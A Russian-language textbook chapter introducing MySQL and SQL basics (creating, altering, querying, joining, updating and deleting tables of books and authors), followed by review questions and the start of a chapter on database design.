


Рис. 7.8. Данные из таблицы authors вместе с запросом, использованным для их получения

Инструмент администрирования с веб-интерфейсом предоставляет не-сложный интерфейс как для просмотра содержимого базы данных, так и для создания новых объектов или модификации данных. Возможно,

графический интерфейс покажется вам удобнее текстового клиента командной строки `mysql`.

Теперь, чтобы ввести вас в курс дела, рассмотрим основную структуру базы данных. Начнем с знакомства с языком запросов SQL, предназначенным для организации взаимодействия с базой данных. Первый шаг на пути к созданию нашей базы данных – создание нескольких таблиц. После этого вы узнаете, как добавлять, просматривать и изменять данные.

Основные сведения о базах данных

Базы данных – это хранилища информации. Они обладают непревзойденными возможностями в управлении и манипулировании информацией. *Структурированная информация* – это способ организации взаимосвязанных данных, уже упоминавшийся в главах 3–6. К основным типам структурированной информации, которые также называются *структурами данных*, относятся:

- файлы;
- списки;
- массивы;
- записи;
- деревья;
- таблицы.

Каждая из этих базовых структур имеет массу разновидностей и позволяет выполнять разнообразные операции над данными. Чтобы проще было понять эту концепцию, можно представить себе телефонный справочник. Это самая распространенная база данных, которая содержит различные элементы информации – имя абонента, адрес и номер телефона, а в некоторых районах и другую информацию. Некоторые имена в телефонном справочнике могут быть выделены шрифтом, но записи, в основном, оформлены одинаково.

Если попытаться описать телефонный справочник в терминах базы данных, то вся книга представляет собой таблицу, которая содержит записи о каждом из абонентов. Каждая запись состоит из трех полей (также называемых столбцами, или атрибутами) – абонента, адреса и номера телефона. Записи идентифицируются по полю абонента, которое называется *ключевым полем*. Справочник отсортирован по фамилиям абонентов. На рис. 7.9 показано, как выглядят типичные записи и поля в базе данных, построенной по аналогии с телефонным справочником. Хотя записи в базе данных MySQL хранятся в случайном порядке, в запросе можно указать порядок сортировки.

Если взять эти данные из справочника и поместить их в базу данных, можно строить запросы, например, чтобы узнать, кому принадлежит номер

Абонент	Адрес	Номер телефона
Davis, Michele	7505 N. Linksway FxPnt 53217	414-352-4818
Meyer, Simon	5802 Beard Avenue S 55419	612-925-6897
Phillips, Jon	4204 Zenith Avenue S 55416	612-924-8020
Phillips, Peter	6200 Bayard Avenue HgldPk 55411	651-668-2251

Рис. 7.9. Поля и записи в телефонном справочнике

651-668-2251, или отыскать всех абонентов с именем Davis по заданному почтовому индексу. Этот тип баз данных напоминает большую таблицу, потому они называются *одноуровневыми* (flat-file) базами данных; это означает, что вся база данных содержится в единственной таблице. Начиная с 1970-х годов, одноуровневые базы данных были вытеснены *реляционными* базами данных, которые поддерживают возможность организации взаимоотношений между таблицами в зависимости от предъявляемых требований.

Язык структурированных запросов (SQL)

Теперь, определив таблицу, мы можем приступить к заполнению ее данными. MySQL будет следовать командам. Для манипулирования данными используются команды языка структурированных запросов (Structured Query Language, SQL). Этот язык проектировался с целью упростить описание взаимоотношений между таблицами и строками, поэтому базы данных используют его для модификации данных в таблицах.

SQL – это стандартный язык, используемый в таких базах данных, как MySQL, Oracle или Microsoft SQL Server. Он разрабатывался специально для извлечения, добавления и манипулирования данными, размещаемыми в базах данных. Подробнее с особенностями MySQL мы познакомим вас в главе 8, а пока рассмотрим лишь самые простые команды. Начнем с создания таблиц.



Каждая система управления базами данных привносит свои расширения в стандартный язык SQL. Например, команда `truncate` моментально удаляет все данные из таблицы. Она поддерживается многими базами данных, но при этом не является частью стандарта. Используйте ее очень осторожно, потому что `truncate` удаляет данные безвозвратно.

Создание таблиц

Для определения структуры новой таблицы базы данных служит команда `CREATE TABLE`. Когда создается таблица базы данных, каждый столбец может содержать дополнительные параметры, помимо имени и типа данных. Если при добавлении новой записи в таблицу поле не должно

оставаться пустым, в его определении указывается ключевое слово `NOT NULL`. Ключевое слово `PRIMARY KEY` определяет, какое поле будет использоваться в качестве первичного ключа. Автоматическое заполнение ключевого поля можно определить с помощью ключевого слова `AUTO_INCREMENT`.

Чтобы создать эти таблицы, выполните следующий код с помощью клиента командной строки `MySQL`. Если вам интересно опробовать `SQL`-код следующих примеров, прочитайте главу 8 – из нее вы узнаете, как обратиться к клиенту `MySQL`, как определить права доступа с помощью команды `GRANT`, как создать базу данных и выбрать нужную базу данных для работы.

Код примера 7.1 создаст таблицу `books`, в которой используются типы данных, описанные в табл. 8.10 ниже.

Пример 7.1. Создание таблиц `books` и `authors`

```
CREATE TABLE books (  
  title_id INT NOT NULL AUTO_INCREMENT,  
  title VARCHAR (150),  
  pages INT,  
  PRIMARY KEY (title_id));  
  
CREATE TABLE authors (  
  author_id INT NOT NULL AUTO_INCREMENT,  
  title_id INT NOT NULL,  
  author VARCHAR (125),  
  PRIMARY KEY (author_id));
```

Если все в порядке, вы увидите примерно такие же результаты работы `MySQL` по созданию таблицы `books`, как показано в примере 7.2 (время исполнения запроса у вас может отличаться от 0,06 с).

Пример 7.2. Создание тестовых таблиц

```
mysql> CREATE TABLE books (  
  -> title_id INT NOT NULL AUTO_INCREMENT,  
  -> title VARCHAR (150),  
  -> pages INT,  
  -> PRIMARY KEY (title_id));  
Query OK, 0 rows affected (0.06 sec)  
mysql> CREATE TABLE authors (  
  -> author_id INT NOT NULL AUTO_INCREMENT,  
  -> title_id INT,  
  -> author VARCHAR (125),  
  -> PRIMARY KEY (author_id));  
Query OK, 0 rows affected (0.06 sec)
```

Описание полученных результатов:

- первый столбец называется `title_id` и имеет целочисленный тип. Ключевое слово `auto_increment` обеспечивает уникальность значений этого поля, генерируемых автоматически в процессе вставки новых записей;

- столбец `title` предназначен для хранения текста длиной до 150 символов;
- столбец `pages` является целым числом;
- ключевое слово `PRIMARY KEY` сообщает MySQL, какое поле будет играть роль первичного ключа.

Первичный ключ должен быть уникальным и не может иметь значение `NULL`. Желательно, чтобы все таблицы имели первичный ключ, так как это позволит MySQL увеличить скорость доступа при извлечении данных из нескольких таблиц или поиске определенной строки с использованием ключа. В MySQL это делается с помощью специальной структуры данных, называемой индексом. *Индекс* в чем-то можно сравнить с ярлыком карточек библиотечного каталога. Проверить, насколько успешно прошло создание таблицы, можно с помощью команды `DESCRIBE`:

```
DESCRIBE books;
```

Эта команда вернет:

```
+-----+-----+-----+-----+-----+-----+
| Field | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| title_id | int(11)       | NO   | PRI | NULL    | auto_increment |
| title   | varchar(150) | YES  |     | NULL    |                |
| pages   | int(11)       | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.01 sec)
```

А команда :

```
describe authors;
```

выведет:

```
+-----+-----+-----+-----+-----+-----+
| Field      | Type          | Null | Key | Default | Extra          |
+-----+-----+-----+-----+-----+-----+
| author_id | int(11)       | NO   | PRI | NULL    | auto_increment |
| title_id  | int(11)       | NO   |     |         |                |
| author    | varchar(125) | YES  |     | NULL    |                |
+-----+-----+-----+-----+-----+-----+
3 rows in set (0.01 sec)
```

Все так, как мы указали в определении.



Обратите внимание: мы не указывали размеры столбцов, предназначенных для хранения целых чисел. В MySQL для этих целей по умолчанию используется 11 десятичных разрядов.

Добавление данных в таблицу

Для добавления данных предназначена команда `INSERT`. Используется она следующим образом: `INSERT INTO table COLUMNS ([столбцы]) VALUES ([значения]);`. Здесь видно, что в команде необходимо указать, в какую таблицу будут добавляться данные, и определить список значений. Если

перечень столбцов (COLUMNS) не указан, значения должны следовать в том же порядке, в каком определялись столбцы при создании таблицы (если вы не пропускаете какие-либо значения). Есть определенные правила, регламентирующие порядок заполнения базы данных с помощью команд SQL:

- числовые значения должны указываться без кавычек;
- строковые значения всегда должны быть в кавычках;
- значения даты и времени всегда должны быть в кавычках;
- функции должны указываться без кавычек;
- значение NULL никогда не должно заключаться в кавычки.

Наконец, если в строке отсутствует какое-либо значение, оно по умолчанию подразумевается равным значению NULL. Однако если поле не может иметь значение NULL (то есть когда оно было определено как NOT NULL), и вы не указали значение для этого поля, будет сгенерировано сообщение об ошибке.

Например:

```
INSERT INTO books VALUES (1, 'Linux in a Nutshell', 112);
INSERT INTO authors VALUES (NULL, 1, 'Ellen Siever');
INSERT INTO authors VALUES (NULL, 1, 'Aaron Weber');
```

Пока никаких ошибок не было, и вы должны получить:

```
mysql> INSERT INTO books VALUES (1, "Linux in a Nutshell", 112);
Query OK, 1 row affected (0.00 sec)
```

```
mysql> INSERT INTO authors VALUES (NULL, 1, "Ellen Siever");
Query OK, 1 row affected (0.00 sec)
```

```
mysql> INSERT INTO authors VALUES (NULL, 1, "Aaron Weber");
Query OK, 1 row affected (0.00 sec)
```

При добавлении данных вы должны указывать все столбцы, даже если для некоторых из них значения отсутствуют. Хотя мы и не задаем значение поля `author_id`, позволяя MySQL сделать это за нас, следует оставить на его месте метку-заполнитель.

Добавляем другую книгу:

```
INSERT INTO books VALUES (2, 'Classic Shell Scripting', 256);
INSERT INTO authors VALUES (NULL, 2, 'Arnold Robbins');
INSERT INTO authors VALUES (NULL, 2, 'Nelson Beebe');
```

В результате этих действий в таблице `books` появятся две записи. Теперь, когда вы знаете, как создать таблицу и записать в нее данные, нужно научиться извлекать эту информацию.

Манипулирование определениями таблиц

Создав таблицу и начав заполнять ее информацией, вы можете обнаружить, что потребовалось изменить типы полей. Например, увеличить размер поля, вмещающего 30 символов, до 100 символов. Можно было


бы начать все с нуля, полностью переопределив таблицу, но при этом будут утеряны данные. К счастью, MySQL позволяет изменять типы полей без потери данных. В следующих примерах предполагается, что были созданы все таблицы, описываемые в этой главе.

Переименование таблицы

Чтобы переименовать таблицу, следует использовать команду `ALTER TABLE имя_таблицы RENAME новое_имя_таблицы`. Следующая команда переименует таблицу `books` в `publications`:

```
ALTER TABLE books RENAME publications;
```

Результат должен выглядеть так, как показано на рис. 7.10.



```
C:\WINNT\system32\telnet.exe
mysql> ALTER TABLE books RENAME publications;
Query OK, 0 rows affected (0.12 sec)
mysql>
```

Рис. 7.10. Переименование таблицы

Изменение типа данных столбца

Чтобы изменить тип данных столбца, следует использовать команду `ALTER TABLE имя_таблицы MODIFY имя_столбца тип_данных`. Следующая команда изменит поле `author` таким образом, что оно будет вмещать до 150 символов.

```
ALTER TABLE authors MODIFY author VARCHAR(150);
```

Результат изменения типа данных столбца должен выглядеть, как показано на рис. 7.11.



```
C:\WINNT\system32\telnet.exe
mysql> ALTER TABLE authors MODIFY author VARCHAR(150);
Query OK, 4 rows affected (0.14 sec)
Records: 4 Duplicates: 0 Warnings: 0
mysql>
```

Рис. 7.11. Изменение типа данных столбца

Кроме того, команда `MODIFY` может принимать два необязательных параметра, изменяющих порядок следования столбцов в таблице. С помощью ключевого слова `FIRST` можно сделать столбец первым в таблице, а с помощью ключевого слова `AFTER имя_столбца` — поместить столбец после указанного. Например, следующая команда разместит столбец `author` после столбца `author_id`:

```
ALTER TABLE authors MODIFY author varchar(125) AFTER author_id;
```

Необходимо указывать полное определение столбца, даже если оно не изменяется.


Добавление столбца

Добавить новый столбец позволяет команда `ALTER TABLE имя_таблицы ADD имя_столбца тип_данных`. Следующая команда добавит в таблицу `publications` столбец типа `TIMESTAMP`.

```
ALTER TABLE publications ADD time TIMESTAMP;
```

Результат работы команды приведен на рис. 7.12.

В этой команде, как и в конструкции `ALTER TABLE MODIFY`, можно определить позицию вставляемого столбца с помощью ключевых слов `FIRST` и `AFTER имя_столбца`.



```
C:\WINNT\system32\telnet.exe
mysql> ALTER TABLE books ADD time TIMESTAMP;
Query OK, 2 rows affected (0.12 sec)
Records: 2  Duplicates: 0  Warnings: 0
mysql>
```

Рис. 7.12. Добавление столбца

Переименование столбца

Чтобы переименовать столбец, следует использовать команду `ALTER TABLE имя_таблицы CHANGE новое_имя_столбца старое_имя_столбца`. Ниже приводится пример переименования столбца `author` в `author_name`. При работе с этой командой вы можете одновременно изменять определение столбца. Однако даже если определение столбца не изменяется, вам все же придется указывать его полное определение:

```
ALTER TABLE authors CHANGE author author_name varchar(125);
```

Результат работы команды приведен на рис. 7.13.



```
cx Telnet 10.0.0.1
mysql> ALTER TABLE authors CHANGE author author_name varchar(125);
Query OK, 5 rows affected (0.01 sec)
Records: 5  Duplicates: 0  Warnings: 0
mysql>
```

Рис. 7.13. Переименование столбца

Удаление столбца

Если спустя некоторое время вы решите, что какой-то столбец вам больше не нужен, его можно просто удалить. Чтобы удалить столбец, следует использовать команду `ALTER TABLE имя_таблицы DROP имя_столбца`. Следующая команда удалит столбец `pages`, после чего мы уже не сможем узнать, сколько страниц содержат книги, перечисленные в базе данных:

```
ALTER TABLE publications DROP COLUMN pages;
```

Результат работы команды приведен на рис. 7.14.



```

C:\WINNT\system32\telnet.exe
mysql> ALTER TABLE books DROP COLUMN pages;
Query OK, 2 rows affected (0.03 sec)
Records: 2 Duplicates: 0 Warnings: 0
mysql>

```

Рис. 7.14. Удаление столбца

Удаление всей таблицы

Иногда требуется удалить и целую таблицу. Полное удаление таблицы со всеми данными выполняется с помощью команды DROP:

```
DROP TABLE test_table;
```



Будьте осторожны при удалении столбцов или таблиц. После выполнения операции данные будут безвозвратно утеряны, а отсутствие некоторых таблиц или столбцов может нарушить нормальную работу ваших программ.

Выполнение запросов к базе данных

Бестолку хранить данные в таблицах, если у вас нет возможности просматривать их. Данные извлекают с помощью команды SELECT, которой передаются имя таблицы и условия для выборки строк. Синтаксис команды SELECT: SELECT *столбцы* FROM *таблицы* [WHERE *условие отбора строк*] [ORDER BY *порядок сортировки*]; .

Здесь *столбцы* – перечень имен полей, значения которых будут отбираться из *таблиц*. Необязательное предложение WHERE задает ограничение на отбор строк, другими словами, предложение WHERE ограничивает результаты, возвращаемые запросом. Например, строки могут быть отвергнуты запросом, если некоторое их поле не равно какому-либо значению, либо больше или меньше его. Предложение ORDER BY позволяет определить требуемый порядок сортировки информации, возвращаемой запросом. Если в команде SELECT указаны несколько таблиц и нет предложения WHERE, результирующий набор будет представлять *декартово* произведение, в котором каждая строка из первой таблицы будет возвращена со всеми строками из второй таблицы, то же самое – для второй строки и т. д. То есть объем результирующего набора данных будет огромным!

Самый простой запрос, позволяющий просмотреть содержимое таблицы, выглядит так:

```
SELECT * FROM books;
```

В нашем случае он выведет:

```

+-----+-----+-----+
| title_id | title                               | pages |
+-----+-----+-----+
|         1 | Linux in a Nutshell                 | 112   |
|         2 | Classic Shell Scripting             | 256   |
+-----+-----+-----+
2 rows in set (0.01 sec)

```

Иногда в запросе вместо символа звездочки удобнее перечислить отбираемые столбцы:

```
SELECT author_id, title_id, author FROM authors;
```

Этот запрос выведет:

```
+-----+-----+-----+
| author_id | title_id | author          |
+-----+-----+-----+
|          1 |          1 | Ellen Siever   |
|          2 |          1 | Aaron Weber    |
|          3 |          2 | Arnold Robbins  |
|          4 |          2 | Nelson Beebe   |
+-----+-----+-----+
5 rows in set (0.01 sec)
```

Ограничение результатов с помощью предложения WHERE

Если вас интересует только книга *Classic Shell Scripting*, вы можете ограничить набор возвращаемых данных с помощью предложения WHERE:

```
SELECT * FROM books WHERE title="Classic Shell Scripting";
```

Этот запрос вернет:

```
+-----+-----+-----+
| title_id | title                | pages |
+-----+-----+-----+
|          2 | Classic Shell Scripting | 256   |
+-----+-----+-----+
1 row in set (0.00 sec)
```

Также можно просто перечислить столбцы таблицы, представляющие интерес:

```
SELECT books.pages FROM books WHERE title="Classic Shell Scripting";
```

Этот запрос вернет:

```
+-----+
| pages |
+-----+
| 256   |
+-----+
1 row in set (0.00 sec)
```

Условные выражения должны следовать за ключевым словом WHERE. С помощью логических операторов AND и OR в предложении WHERE можно определить сразу несколько условий. Порядок исполнения логических операторов изменяется с помощью круглых скобок ().

Рано или поздно вам понадобится извлечь данные из нескольких таблиц в одном запросе. Поэтому следует взять в привычку использовать полные имена столбцов в формате: ТАБЛИЦА.СТОЛБЕЦ. Это позволит избежать путаницы при выборке столбцов с одинаковыми именами из разных таблиц. Например, поле `description` может присутствовать в двух таблицах, и если не указать полное имя столбца, будет непонятно, поле которой таблицы имеется в виду.

Определение порядка сортировки

Как уже говорилось, изменить порядок сортировки результирующего набора данных позволяет ключевое слово `ORDER BY`. По умолчанию `ORDER BY` задает сортировку в порядке возрастания, поэтому для сортировки списка авторов книг в алфавитном порядке можно просто указать `ORDER BY author`. Чтобы назначить противоположный порядок сортировки, следует добавить ключевое слово `DESC` после имени поля `author`. Например, получить список авторов, отсортированный в алфавитном порядке, можно следующим запросом:

```
SELECT * FROM authors ORDER BY author;
```

Он выведет:

```
+-----+-----+-----+
| author_id | title_id | author          |
+-----+-----+-----+
|         2 |         1 | Aaron Weber    |
|         5 |         9 | Alex Martelli  |
|         3 |         2 | Arnold Robbins |
|         1 |         1 | Ellen Siever   |
|         4 |         2 | Nelson Beebe   |
+-----+-----+-----+
```

Далее мы попробуем сделать выборку данных сразу из нескольких таблиц.

Соединение таблиц

Инструкция `SELECT` позволяет выполнять запросы сразу к нескольким таблицам. В примере 7.3 создается таблица `purchases` (покупки), в которую добавляются несколько строк для примера.

Пример 7.3. SQL-запрос, который создает и заполняет таблицу покупок, связывая поле `purchase_id` (покупка) с полями `user_id` (пользователь) и `title_id` (название книги)

```
CREATE TABLE purchases (
  purchase_id int NOT NULL AUTO_INCREMENT,
  user_id varchar(10) NOT NULL,
  title_id int(11) NOT NULL,
  purchased timestamp NOT NULL default CURRENT_TIMESTAMP,
  PRIMARY KEY (purchase_id));
INSERT INTO `purchases` VALUES (1, 'mdavis', 2, '2005-11-26 17:04:29');
INSERT INTO `purchases` VALUES (2, 'mdavis', 1, '2005-11-26 17:05:58');
```

В результате исполнения примера 7.3 получим:

```
SELECT * FROM purchases;
+-----+-----+-----+-----+
| purchase_id | user_id | title_id | purchased          |
+-----+-----+-----+-----+
|           1 | mdavis  |         2 | 2005-11-26 17:04:29 |
|           2 | mdavis  |         1 | 2005-11-26 17:05:58 |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```

Чтобы сформировать запрос для получения списка всех купленных книг с указанием автора и числа страниц, введите следующую команду SELECT:

```
SELECT books.*, author FROM books, authors WHERE books.title_id = authors.title_id;
```

В результате вы получите:

```
+-----+-----+-----+-----+
| title_id | title                | pages | author          |
+-----+-----+-----+-----+
|         1 | Linux in a Nutshell |    112 | Ellen Siever   |
|         1 | Linux in a Nutshell |    112 | Aaron Weber    |
|         2 | Classic Shell Scripting |    256 | Arnold Robbins  |
|         2 | Classic Shell Scripting |    256 | Nelson Beebe   |
+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Часть запроса `books.*, author` сообщает о необходимости выбрать все поля из таблицы `books` и единственное поле `author` из таблицы `authors`. Часть запроса `WHERE books.title_id = authors.title_id` связывает таблицы по полю `title_id`.

Вы могли бы определить список отбираемых столбцов как `(*)`, тогда в результирующий набор попали бы все поля обеих таблиц, но в этом случае поле `title_id` было бы включено дважды, поскольку оно имеется в обеих таблицах. Количество соединяемых столбцов и таблиц не ограничено.

Естественные соединения

Получить те же результаты, но меньше вводя с клавиатуры, позволяет ключевое слово `NATURAL JOIN`. При выполнении естественного соединения MySQL автоматически соединяет одноименные поля двух таблиц. В нашем случае это поле `title_id`. Естественное соединение достаточно сообразительно, чтобы в следующем запросе не выводить поле `title_id` дважды, и при этом вывести поле `author_id` таблицы `authors`:

```
SELECT * FROM books NATURAL JOIN authors;
```

Результат будет таким:

```
+-----+-----+-----+-----+-----+
| title_id | title                | pages | author_id | author |
+-----+-----+-----+-----+-----+
|         1 | Linux in a Nutshell |    112 |          1 | Ellen Siever |
|         1 | Linux in a Nutshell |    112 |          2 | Aaron Weber  |
|         2 | Classic Shell Scripting |    256 |          3 | Arnold Robbins |
|         2 | Classic Shell Scripting |    256 |          4 | Nelson Beebe |
+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Конструкция JOIN ON

Конструкция `JOIN ON` похожа на инструкцию естественного соединения, но предоставляет возможность явно определить поля, по которым следует выполнять соединение, не полагаясь на автоматический выбор по их именам. Эта конструкция имеет следующий синтаксис: `SELECT столбцы FROM имя_таблицы JOIN таблицы ON (условия)`. Например, запрос `SELECT * FROM books JOIN authors ON (books.title_id = authors.title_id)`; вернет тот же набор строк, что и предыдущий запрос, выполняющий естественное соединение.

Псевдонимы

Перечисляя таблицы в запросе, используйте псевдонимы (aliases). Чтобы определить псевдоним таблицы, нужно после ее полного имени поставить ключевое слово `AS` и затем указать псевдоним. Например, присвоим в запросе таблице `books` псевдоним `b`, а таблице `purchases` псевдоним `p`:

```
SELECT * FROM books AS p,authors AS b WHERE b.title_id = p.title_id;
```

В результате получим:

```
+-----+-----+-----+-----+-----+-----+
|title_id| title                               |pages|author_id| title_id | author
+-----+-----+-----+-----+-----+-----+
|      1 | Linux in a Nutshell                | 112 |      1 |      1 | Ellen Siever
|      1 | Linux in a Nutshell                | 112 |      2 |      1 | Aaron Weber
|      2 | Classic Shell Scripting            | 256 |      3 |      2 | Arnold
Robbins
|      2 | Classic Shell Scripting            | 256 |      4 |      2 | Nelson Beebe
+-----+-----+-----+-----+-----+-----+
4 rows in set (0.00 sec)
```

Определив псевдоним таблицы, можно обращаться к ней по псевдониму в любом месте запроса. Псевдонимы удобны в качестве подмены длинных имен таблиц. Кроме того, они позволяют дважды включать в запрос одну и ту же таблицу и определять, в каком случае какой экземпляр таблицы следует использовать.

Модификация данных в базе данных

Если вы допустили ошибку при вводе данных, например указали неверное число страниц в книге, ошибку можно исправить с помощью команды `UPDATE`. Для внесения изменений в таблицы есть много причин, например изменение пароля пользователя.

В команде `UPDATE` используется то же предложение `WHERE`, что и в инструкции `SELECT`, но в ней присутствует команда `SET`, с помощью которой определяется новое значение столбца.



Если вы забудете включить предложение `WHERE` в команду `UPDATE`, она изменит все записи в таблице.

Например, обновим таблицу `books`:

```
UPDATE books SET pages = 476 WHERE title = 'Linux in a Nutshell';
```

Этот запрос вернет:

```
Query OK, 1 row affected (0.00 sec)
Rows matched: 1 Changed: 1 Warnings: 0
```

Данный запрос изменит значение поля `pages` для всех книг с названием «Linux in a Nutshell» в таблице `books`, установив его равным значению 476. Этот прием позволяет исправлять ошибочные данные.

```
SELECT * FROM books;
```

На этот раз запрос вернет:

```
+-----+-----+-----+
| title_id | title                | pages |
+-----+-----+-----+
|         1 | Linux in a Nutshell  | 476   |
|         2 | Classic Shell Scripting | 256   |
+-----+-----+-----+
2 rows in set (0.00 sec)
```

Удаление данных из базы

Команда `DELETE` удаляет строки или записи из таблицы. В команде `DELETE` используется то же предложение `WHERE`, что и в инструкции `UPDATE`: удаляются все строки, соответствующие условию. В случае отсутствия предложения `WHERE` будут удалены все записи в таблице.



Прежде чем воспользоваться командой `DELETE`, не забудьте создать резервные копии своих данных, в противном случае вы рискуете потерять все данные, нажив кучу неприятностей.

В следующем примере из базы данных будут удалены все книги, автором которых является `Ellen Siever`:

```
DELETE FROM books WHERE author= "Ellen Siever";
```

Функции поиска

Как вы заметили в предыдущих примерах, `MySQL` обладает возможностью отыскивать конкретные данные. Однако мы пока еще не рассматривали синтаксис поиска. В `MySQL` роль шаблонного символа исполняет символ `(%)`, используемый совместно с ключевым словом `LIKE`. То есть этим символом можно буквально представить все, что угодно. Это напоминает поиск файлов в Проводнике `Windows` по строке `*.doc` – будут найдены все файлы документов, независимо от имен. По умолчанию поиск выполняется без учета регистра букв.

Например, выполнить общий поиск можно с помощью следующего синтаксиса:

```
SELECT * FROM authors WHERE author LIKE "%b%";
```

В результате будет получено:

```
+-----+-----+-----+
| author_id | title_id | author      |
+-----+-----+-----+
|          2 |          1 | Aaron Weber |
|          3 |          2 | Arnold Robbins |
|          4 |          2 | Nelson Beebe |
+-----+-----+-----+
3 rows in set (0.00 sec)
```

Этот запрос нашел все записи, в значении поля `author` которых есть символ (b). Заметим, что здесь мы использовали два символа (%), окружив ими символ (b) – (%b%). Это означает, что до и после искомого символа может быть что угодно. Если хотите, можете использовать только один шаблонный символ – жесткого правила на этот счет нет.

Символ (%), помещенный в любое место строки в инструкции `LIKE`, означает, что на этом месте в строке может быть что угодно.

Еще один шаблонный символ – символ подчеркивания (_). Он соответствует любому единственному символу. С использованием этого шаблонного символа можно выполнить такой поиск:

```
SELECT * FROM authors WHERE author like 'Aaron Webe_'
```

В результате будут получены все строки, где имя автора начинается с «Aaron Webe» и кончается любым символом.

Логические операторы

В предложении `WHERE` можно использовать те же логические операторы, что и в условных логических конструкциях языка PHP.

В предложении `WHERE` запроса вы можете использовать операторы `AND`, `OR` и `NOT`:

```
SELECT * FROM authors WHERE NOT (author = "Ellen Siever" );
```

Этот запрос вернет все записи, кроме тех, где в качестве автора указана `Ellen Siever`. Круглые скобки просто увязывают оператор `NOT` с операцией сравнения, в запросе они необязательны.

Этот запрос возвращает информацию о книге и авторе:

```
SELECT *
  FROM books, authors
 WHERE title = "Linux in a Nutshell"
    AND author = "Aaron Weber"
    AND books.title_id = authors.title_id;
```

Этот запрос вернет все записи, где указан автор `Aaron Weber` или `Ellen Siever`.

```
SELECT *
  FROM books, authors
 WHERE (author = "Aaron Weber"
    OR author = "Ellen Siever")
    AND books.title_id=authors.title_id
```

В этом запросе круглые скобки очень важны, потому что с их помощью указывается, что оператор `OR` в условии выбора автора должен выполняться *раньше*, чем оператор `AND` в условии соединения таблиц по автору и названию книги.

К настоящему моменту получены все необходимые начальные сведения. В следующей главе мы рассмотрим основные принципы проектирования баз данных, способы резервного копирования и расширенные возможности языка `SQL`. Мы успешно продвигаемся к созданию блога (сетевого дневника), которым заканчивается книга.

Вопросы к главе 7

Вопрос 7.1

Какую команду нужно ввести в командной строке, чтобы получить доступ к `MySQL`? (Путь к каталогу `bin`, в который установлены исполняемые файлы `MySQL`, записан в системную переменную окружения `PATH`.)

Вопрос 7.2

Создайте таблицу с именем `month`, в которую будут записаны названия месяцев и количество дней в каждом из них.

Вопрос 7.3

Заполните таблицу `month` с помощью инструкций `INSERT`.

Вопрос 7.4

Напишите инструкцию `SELECT`, выводящую информацию о месяцах.

Вопрос 7.5

Напишите инструкцию `SELECT`, выводящую информацию только о месяцах, в которых 28 дней.

Вопрос 7.6

Напишите запрос, который выводил бы список месяцев, названия которых заканчиваются на «брь».

Ответы на эти вопросы приводятся в разделе «Глава 7» приложения.

8

Лучшие приемы работы с базами данных

Теперь, когда мы запустили сервер MySQL и сформировали базу данных, настало время поговорить о проектировании и создании резервных копий баз данных. Как вы знаете, очень большое значение имеет операция резервного копирования данных. Объединение MySQL с PHP и создание приложений, обеспечивающих функциональность вашего динамического веб-сайта, – хорошее начало. Но не менее важно правильно спроектировать структуру базы данных. Важнейшие моменты при работе с базами данных – безопасность, целостность данных и резервное копирование. Обеспечение безопасности мы рассмотрим в главе 15.

Проектирование базы данных

Тщательное проектирование базы данных чрезвычайно важно для безупречной работы приложения. Как установка принтера в дальнем конце офиса ведет к снижению производительности труда, размещение данных со слабыми взаимосвязями снижает эффективность и может вынудить сервер базы данных тратить значительное время на поиск требуемых данных. Разрабатывая структуру базы данных, задумайтесь о вопросах, возникающих при работе с ней. Например: «Какие дополнительные сведения имеются о продаваемом продукте?» Или: «Верны ли эти имя пользователя и пароль?»

Реляционные базы данных

MySQL – это *реляционная* база данных. Важная особенность реляционных систем, их отличие от одноуровневых баз данных – возможность располагать данные в нескольких таблицах, как в нашем примере с телефонным

справочником. Взаимосвязанные данные можно хранить в отдельных таблицах и объединять по ключу, общему для обеих таблиц. *Ключ* – это отношение (relation) между таблицами. Выбор *первичного ключа* (primary key) – наиболее важное решение, принимаемое при разработке новой базы данных.

